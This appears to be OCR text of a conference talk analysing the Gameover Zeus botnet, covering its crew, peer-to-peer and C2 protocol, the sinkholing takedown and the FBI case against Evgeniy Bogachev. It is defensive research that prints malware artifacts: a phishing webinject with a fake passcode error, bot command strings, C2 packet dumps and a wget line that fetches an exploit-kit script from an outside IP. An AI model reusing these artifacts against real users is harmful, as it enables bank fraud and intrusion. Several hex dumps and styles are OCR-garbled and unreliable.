Gameover Zeus - Bad Guys and Backends

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The Gameover Zeus Operation

Brief History of Zeus

Evolution	of the	Zeus	Family

Version	Date	Description
Zeus 1	Emerged in 2005	Sold as crimeware kit
Zeus 2	Emerged in 2009	Sold as crimeware kit,
		code for 2.0.8.9 leaked in 2011
Murofet, Licat	September 2010 – September 2011	Private builds
Gameover Zeus	September 2011 – June 2014	Private builds,
		introduced P2P protocol

```
POST /gameover2.php HTTP/1.1
Accept: */*
```

X-ID: 5555

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Host: pinkmite.com

Content-Length: 3091 Connection: Keep-Alive

The Operation

Technology

- JabberZeus crew / Zeus 2.1.0.x
 - Domain generation algorithm (DGA)
 - Regexp targets
 - file infector
- September 11, 2011: Upgrade 2.1.0.x to *Mapp 13*
- Initially peer-to-peer + traditional comms via gameover2.php
- Five years of existence

Monetization

- Focus on corporate banking, additionally affiliate-specific attacks
- Individual operators often dropped other malware
 - CryptoLocker first in-house development, destructive
 - Not everybody used it: After locking the system, no fraud...

The Organization

Group Composition

- Experienced criminal organization
- A mix of mainly Russian and Ukranian actors
- Dual leadership
- Support staff
- More than 20 groups

3rd Party Services

- 3rd party techs to set up and secure systems
- Preferred suppliers like loaders, exploit kits and spammers

Infrastructure

Bulletproof Hosting

- Exclusive servers together
- Virtual IP addresses
- New address in 2 business days
- Exclusive and also very expensive

Proxies, Proxies Everywhere!

- Proxies towards peer-to-peer network
- Proxies towards customers
- Multiple physical servers
- Zeus backend instances

Peer-to-Peer Network

Gameover Zeus (Mapp) Builder

- Internal name Mapp command line application (still called zsb.exe)
- Builder gets *kbucket* peer list from a bot
 - kbucket: distributed hash table (DHT) terminology
 - Gameover Zeus uses hashes, but no table
- Used to control the peer-to-peer network using a private RSA key
- Can also enumerate peer-to-peer nodes

Peer-to-Peer Network Monitoring

- Debug builds of bots to spot and fix issues with the peer-to-peer layer
- Backend had kbucket.php to extract reachable nodes
- Backup DGA system to retrieve signed seed peerlists
- Webinjects were able to use peer-to-peer functionality, too

C2 Protocol

```
000000
       c7 d0 e2 7f e6 75 bd 0f 02 b1 f6 e2 90 ec 9b 72
                                                        |.....r|
000010
       a7 5b b8 e8 11 24 35 bf 30 82 cc 1a 03 78 a1 70
                                                        |.[...$5.0...x.p|
000020
       d3 96 ee 80 e4 40 1e 7f
                               9d 80 ab 35 fb 0f fe 57
                                                         I.....@.....5...WI
000030
       7c 27 6a b2 a2 e0 42 8e aa 7c df 17 3c 3e 98 13
                                                        ||'j...B..|..<>..|
000040
       bd 4e 33 f7 5c da e8 80 92 58 69 ee 5b e8 d4 ce
                                                        000050
        ca ed e8 20 5a b8 42 a0
                                66 b8 c0 99 25 4e f2 ee
                                                        | ... Z.B.f...%N...|
                                                         |..G...n..,%'*.a|
000060
       08 f0 47 07 ce fb 7d 6e 0d 03 ca 25 27 2a fc 71
000070
       5a 43 41 41 ee 10 d7 7b 03 98 1b 5d f6 40 cb 95
                                                        080000
       92 32 d1 86 76 46 68 0a 61 a7 17 de 55 e8 2f 89
                                                        1.2..vFh.a...U./.|
000090
       46 Oe 3d 1b 3c ca 4d cf 58 14 6e 77 97 2d 04 3a
                                                        |F.=.<.M.X.nw.-.:|
0000a0
       9d 58 77 d9 5c be c0 99
                               1c a6 78 99 6c 7a 75 a6
                                                         |.Xw.\...x.lzu.|
000000
       36 8d 78 0b bf 53 a9 df fe cf e9 79 58 be e1 7b
                                                         |6.x..S....yX...|
0000c0
       44 d6 42 0a 00 48 e8 96 97 49 6c 71 52 5a 4d 40
                                                         |D.B..H...IlaRZM@|
000040
       bb c2 43 0a 47 0c 8c 68
                               3f 5b 97 61 8d a2 4e af
                                                         |..C.G..h?[.a..N.|
0000e0
       dd 6a b5 c7 d4 46 53 4f Oc 4d a0 Ob O2 e9 51 9b
                                                        |.j...FSO.M....Q.|
0000f0
       28 21 78 e8 37 37 95 cf
                                c3 0a 26 bb 42 aa c1 95
                                                         |(!x.77....&.B...|
000100
       4c 75 21 42 60 68 e8 a6
                               b1 b6 76 fb 23 db 5d 0d
                                                        |Lu!B'h...v.#.].|
000110
       d0 6f 0f 87 4a 86 c7 5a b4 c0 86 1f ba 32 ba 89
                                                        1.o..J..Z....2...
000120
       d7 06 d8 e7 d0 f5 9b 0d
                               c1 ff fa b4 54 80 7e c1
                                                         | . . . . . . . . . . . . T . ~ . |
000130
       02 cc 94 e6 c6 58 ab f2 54 b9 6c ac 28 1f 5a 75
                                                        |....X..T.1.(.Zu|
000140
       5e 4b 5e b2 1d 35 3c 81 03 64 39 fc 8b db 7b 15
                                                         l^K^..5<..d9.....l
        . . .
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C2 Protocol

```
000000
       50 4f 53 54 20 2f 77 72
                                69 74 65 20 48 54 54 50
                                                         |POST /write HTTP|
000010
       2f 31 2e 31 0d 0a 48 6f
                                73 74 3a 20 64 65 66 61
                                                         1/1.1..Host: defal
000020
       75 6c 74 0d 0a 41 63 63
                                65 70 74 2d 45 6e 63 6f
                                                         |ult..Accept-Enco|
000030
       64 69 6e 67 3a 0d 0a 43
                                6f 6e 6e 65 63 74 69 6f
                                                         |ding:..Connectio|
000040
       6e 3a 20 63 6c 6f 73 65
                                0d 0a 43 6f 6e 74 65 6e
                                                         In: close..Conten
000050
       74 2d 4c 65 6e 67 74 68
                                3a 20 32 33 38 0d 0a 58
                                                         |t-Length: 238..X|
000060
       2d 49 44 3a 20 37 37 37
                                37 Od Oa Od Oa 14 19 f4
                                                         I-ID: 7777.....
000070
       55 13 e7 98 b8 f0 35 01
                                e3 9a 94 96 2a 11 5c be
                                                         |U....*.\.|
080000
        aa ee 00 00 00 00 00 00
                                00 07 3c d6 3f 15 81 00
                                                         000090
       8a b7 2f 62 c4 1a 5e d4
                                3f 9b 5e 88 8e 65 00 00
                                                        |../b..^.?.^..e..|
0000a0
       00 00 00 00 00 17 00 00
                                00 17 00 00 00 36 42 7c
                                                         |.....6B||
000000
       9a 24 45 60 94 51 43 79
                                e1 53 36 0e 95 23 35 7d
                                                         |.$E'.QCy.S6..#5.|
                                                         | RB|f.....
0000c0
       95 52 42 7c 66 00 00 00
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000040
        14 00 00 00 81 4c f2 55
                                b1 13 1d b1 4f ad f8 61
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0000e0
       d4 3f cd 9b ef c8 69 3d
                                67 00 00 00 00 00 00 00
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0000f0
       08 00 00 00 08 00 00 00
                                04 6f 5d a5 02 74 0e e2
                                                         1......o]..t..l
000100
       c9 00 00 00 00 00 00 00
                                04 00 00 00 04 00 00 00
                                                         1......
000110
       ee 07 3c d6 c8 00 00 00
                                00 00 00 00 10 00 00 00
                                                         1..<.....
000120
        10 00 00 00 15 36 0e a8
                                f1 06 82 54 f3 9f 6e 0f
                                                         |.....6....T..n.|
000130
       9a df 4a 5e ca 00 00 00
                                00 00 00 00 04 00 00 00
                                                         |..J^.....
000140
       04 00 00 00 ca 07 3c d6
                                cb 00 00 00 00 00 00 00
                                                         1 . . . . . . < . . . . . . . . . .
        . . .
```

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Target Pattern(s):
(?: ^https??://\S+?\.macvs\.com/.+?\.oanc(\?|\))
X-ID: 7777
pcre_pattern
(?:bacolor="#ffffff">(?P<iniect>))
data end
data_inject
<div id="namefr" stvle="display:none:"><iframe width="50" height="50" id="myfx" name="myfx"></iframe></div>
<link href="http://ajax.googleapis.com/ajax/libs/jauervui/1.8/themes/base/jauerv-ui.css" rel="stylesheet" type="text/css"/>
<style type="text/css">
.ui-dialoa-titlebar{ background: white }
.text1a{font-family: Arial: font-size: 8px;}
.subm{font-family:Arial:font-size:12px:font-weight:bold:font-style
:normal:color:#666666:text-transform:uppercase:text-decoration:none:letter-spacina:normal:word-spacina:0:line-height:14px:text-alian:
left:vertical-alian:baseline:direction:ltr:cursor:pointer:}
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<div id="box" class=sunclass style="border-top-style: solid: border-top-color: #ccccc:border-top-width:</pre>
1px:padding-top:20px:padding-bottom:20px:">
<font style="font-weight:700;font-family: Arial;font-size: 12px;">The <span id="ername" style="color:#666666;">Passcode</span> you
entered does not match our records. Please verify and make sure you re-enter your <span id="ername1" style="color:#6666666" >
passcode </span>Inbsp correctly.</font>
</div>
</div>
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EncruptedString <0D3h. 9. offset aDdos tupe> : "ddos tupe"
EncryptedString <11h, 0Ch, offset aDdos address> : "ddos address"
EncruptedString <97h. 8. offset aDdos url> : "ddos url"
EncruptedString <7Fh. ACh. offset aDdos execute> : "ddos execute"
EncryptedString <93h, 0Bh, offset aOs shutdown>; "os shutdown"
EncruntedString <31h. 9. offset alls reboot> : "os reboot"
EncryptedString <87h, 0Dh, offset aBot uninstall> : "bot uninstall"
EncryptedString <OFEh, OAh, offset aBot bc add> ; "bot bc add"
EncryptedString <0ABh, 0Dh, offset aBot bc remove>; "bot bc remove"
EncryptedString <9Ch. 16h. offset aBot httpiniect di> : "bot httpiniect disable"
EncryptedString <99h. 15h. offset aBot httpinject en> : "bot httpinject enable"
EncryptedString <32h, 14h, offset aFs find add keywo> : "fs find add keywords"
EncryptedString <91h, 0Fh, offset aFs find execute> ; "fs find execute"
EncryptedString <22h, 0Ch, offset aFs pack path> : "fs pack path"
EncryptedString <99h, 0Ch, offset aUser destroy> : "user destrou"
EncryptedString <0E7h, 0Bh, offset aUser logoff> ; "user logoff"
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EncruptedString <7Fh. 19h. offset allser cookies get> : "user cookies get"
EncryptedString <90h, 13h, offset aUser cookies remo> ; "user cookies remove"
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EncryptedString <42h, 14h, offset aUser flashplayer > : "user flashplayer get"
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Things you do not expect to see in financial malware: Additional malware dropped to spy on systems.

Georgia

Targeting intelligence agencies and other government information

Turkey

Targeting government information but also information pertaining to conflict in Syria

Ukraine

Started with recent conflict in Eastern Ukraine and Crimea, specifically looking for information from intelligence agencies

OPEC


Older campaigns seemingly related to all countries involved with OPEC

P2P Poisoning Attack

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- Weekly binary updates




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
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C2 Proxies

- Plain HTTP proxies
- Additional layer between botnet and backend



Peer-to-Peer Protocol Primitives

Message Types

No.	Meaning	Comment
00	Version Request	Ask for binary/config version
01	Version	Report version information
02	Peerlist Request	Ask peer for some neighbors
03	Peerlist	Report up to 10 neighbor peers
04	Data Request	Ask for binary or config
05	Data	Current binary or config
06	Proxy List	Contains list of proxy nodes
50	Proxy Announcement	Used to propagate a proxy node
204	C2 Message	Sent to proxy nodes, wraps C2 data

Peerlist Request

```
Type | 02
Padding Length | 50
Session ID | c577aabe9d03a499601d2df4139e9c816bef8ce7
Bot ID | e74bce83d714216729aac4b7b238f14d89cf55eb
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
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00000030 5c f5 53 57 24 87 7a 6b bd 3a 24 0a 3b d2 f6 9a
00000040 01 a6 b5 e0 ab 4e a6 35 86 ca 4c 9e b3 d8 a1 4a
00000050 f0 ee c9 b6 72 c2 4b 9a c6 52 e4 12 58 ed fd 45
00000060 12 da 17 dc 98 b8 17 59 ab 1e 0a 4f 6c 7d 8e f7
00000070 b3 a2 a9 37 86 36 3a f7 2e 26 25 64 b1 44 cf fe
00000080 2e d7 46 97 3c 35 de ff e2 b4 8d 14 53 3b 35 8a
00000090
         ca 88 38 f7 4a 14 74 cb 29 af 99 a7 ba 10 e6 73
000000a0 8d 9f 29 24 72 7b 65 ad 1b ef ef b7 a2 ae 2b 97
000000000
         df ea 28 8a 2f 4a 06 2a ed 5b aa da 51 a7 a5 06
000000c0 76 be 4a 07 35 3a 56 25 bf 09 9d 67 b3 c6 01 5f
000000d0 d6 48 7e b8 65 d1 58 41 65 4f 01
```

Peerlist Response

Type Padding Length Session ID Bot ID	03 02 c577aabe9d03a499601d2df4139e9c816bef8ce7 517262b78f557456f15c7a65f370b8150d261b5f	
Peerlist	517262b78f557456f15c7a65f370b8150d261b5f 51f1dab7004aaad6381c703a639dc758146cbd4f 5025d1bf2fb998c4b2256596587d7eb603efd7a2 50bc0620feef71b6a5d087d6f48637e95af1c5d5 522b0c1d8b7fb6cda19ea4407dc82f24a67008f0 52338ca13970ab8878908b9bafc70537fed2a85c 55c363c17e8b3528f2e20080e5fbc32eef6fcb28	59.90.10.180:1026 125.23.117.36:7875 108.76.33.46:1732 81.90.26.57:7221 66.189.57.144:5807 86.57.196.12:9607 62.7.187.92:6200
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
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
• Bot peerlist after the attack:

Bot ID	- 1	IP address	- 1	Port
${\tt f1d2d2f924e986ac86fdf7b36c94bcdf32beec15}$	1	192.168.0.1	- 1	14521
e242ed3bffccdf271b7fbaf34ed72d089537b42f	1	10.0.0.1	- 1	25486

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Things to Consider


- Peer-to-peer poisoning prevents propagation of information between peers
- But C2 communication still possible



Controlling the Proxy Layer

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
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
Controlling the DGA Layer


Backup Channel Takeover


- Reverse-engineered and reimplemented Domain Generation Algorithm
- Pointed pre-computed DGA domains to a web server
- Served a special seed peerlist from there


Top-Level Domains


- 5 US-based (.com, .org, .net, .biz, .info)
- ...and .ru
- Required collaboration with domain registries
 - Some volunteered
 - Others required a court order

















The Criminal Investigation

Fraud Cycle

Modus Operandi

- Spam, infection, account takeover, fraud, international wire, DDoS attack against FI, funds laundered
- Losses ranged from \$10,000 to \$6,900,000

Blackhole Exploit Kit

- Specific configuration for Gameover Zeus
- cron_update.php file
- Redirect to Google's Chrome page without proper referrer

wget -q0 - http://69.194.160.216/cron_update.php

./files/175dacb26 md5 is 796cddf7239eca64025cadce41d361d5 https://regatu
written ./files/1e105e4bba md5 is 58787c143811f537b3fe529d52e755dd http:
58787c143811f537b3fe529d52e755dd equal md5 ./files/705a0d5d31 md5 is d77
module=EXETask&id=102&mode=getloader&name=/ldr.int2.exe md5 is d7794674b
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
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


Business Club


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                    Subject SMS
                        To d
                       Date Sup. 1 Apr 2012 03:52:59 -0700 (PDT)
                                    From Jennifer <special@businessclub.so>$\frac{1}{4}
                                  Subject Re: test
                                       To Axel Frost
                                       Cr Jennifer <special@businessclub.so>\(\hat{a}\)
businessclu
                                     Date Wed, 16 Nov 2011 16:26:39 -0500
                              Message ID <E95F9BF1-5D49-423A-8D69-FB4D82261A85@businessclub.so> ▼
                               In reply to <CAKTCcJ9BkYn-BSqjBwdr8W9bbn+ELF5fK1+fSZrMX3rpoAWxHQ@mail.gmail.com> ▼
               On Nov 16, 2011, at 9:47 AM, Axel Frost wrote:
                 test
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Ledger System



MegaPlan



Connecting the Dots

Personal Account

pa@rambler.ru	Evgeniy	Bogachev	Otradnaya 22	46.158.238.206
pa@rambler.ru	Evgeniy	Bogachev	Otradnaya 22	212.117.170.62
pa@rambler.ru	Evgeniy	Bogachev	Otradnaya 22	46.158.20.187
pa@rambler.ru	Evgeniy	Bogachev	Otradnaya 22	46.158.147.144

Businessclub root Login

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31.31.119.248 - - {29/Sep/2011:

HTTP/1.1" 404 475 "-" "Mozilla/

(KHTML, like Gecko) Chrome/14.0

212.117.170.62 - - [29/Sep/2011/

/sadmin.php?act=drops&wft HTTP/

Intel Mac OS X 10.7; rv:8.0a2/

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Evgeniy Bogachev





Civil Action

Temporary Restraining Order

- Ordered defendants (Bogachev) to cease activity
- Authorized establishment of substitute server
- Ordered Registries to redirect DGA traffic
- Ordered Registries to cease CryptoLocker DGA registration
- Ordered Internet Service Providers to block connections with DGA .ru domains

WANTED BY THE FBI

Conspiracy to Participate in Racketeering Activity: Bank Fraud: Conspiracy to Violate the Computer Fraud and Abuse Act: Conspiracy to Violate the Identity Theft and Assumption Deterrence Act: Aggravated Identity Theft: Conspiracy: Computer Fraud: Wire Fraud: Money Laundering: Conspiracy to Commit Bank Fraud

EVGENIY MIKHAILOVICH BOGACHEV



Aliases: Yevgeniy Bogachey, Evgeniy Mikhaylovich Bogachey, "lucky12345", "slavik", "Pollingsoon"

DESCRIPTION

Date(s)		October 28,	1983
	Head:		

Height: Approximately 5'9" Weight: Approximately 180 pounds NCIC: W890989955 Occupation: Bogachev works in the

Information Technology field

Hair: Brown (usually shaves his head) Eves: Brown

Sex: Male Race: White

Remarks: Bogachev was last known to reside in Anapa. Russia. He is known to enjoy boating and may travel to locations along the Black Sea in his boat. He also owns property in Krasnodar, Russia.

CAUTION

Evgeniy Mikhailovich Bogachev, using the online monikers "lucky12345" and "slavik", is wanted for his alleged involvement in a wide-ranging racketeering enterprise and scheme that installed, without authorization, malicious software known as "Zeus" on victims' computers. The software was used to capture bank account numbers, passwords, personal identification numbers, and other information necessary to log into online banking accounts. While Bogachey knowingly acted in a role as an administrator, others involved in the scheme conspired to distribute spam and phishing emails, which contained links to compromised web sites. Victims who visited these web sites were infected with the malware, which Bogachey and others utilized to steal money from the victims' bank accounts. This online account takeover fraud has been investigated by the FBI since the summer of 2009

Starting in September of 2011, the FBI began investigating a modified version of the Zeus Trojan, known as GameOver Zeus (GOZ). It is believed GOZ is responsible for more than one million computer infections. resulting in financial losses of more than \$100 million.

Thank You.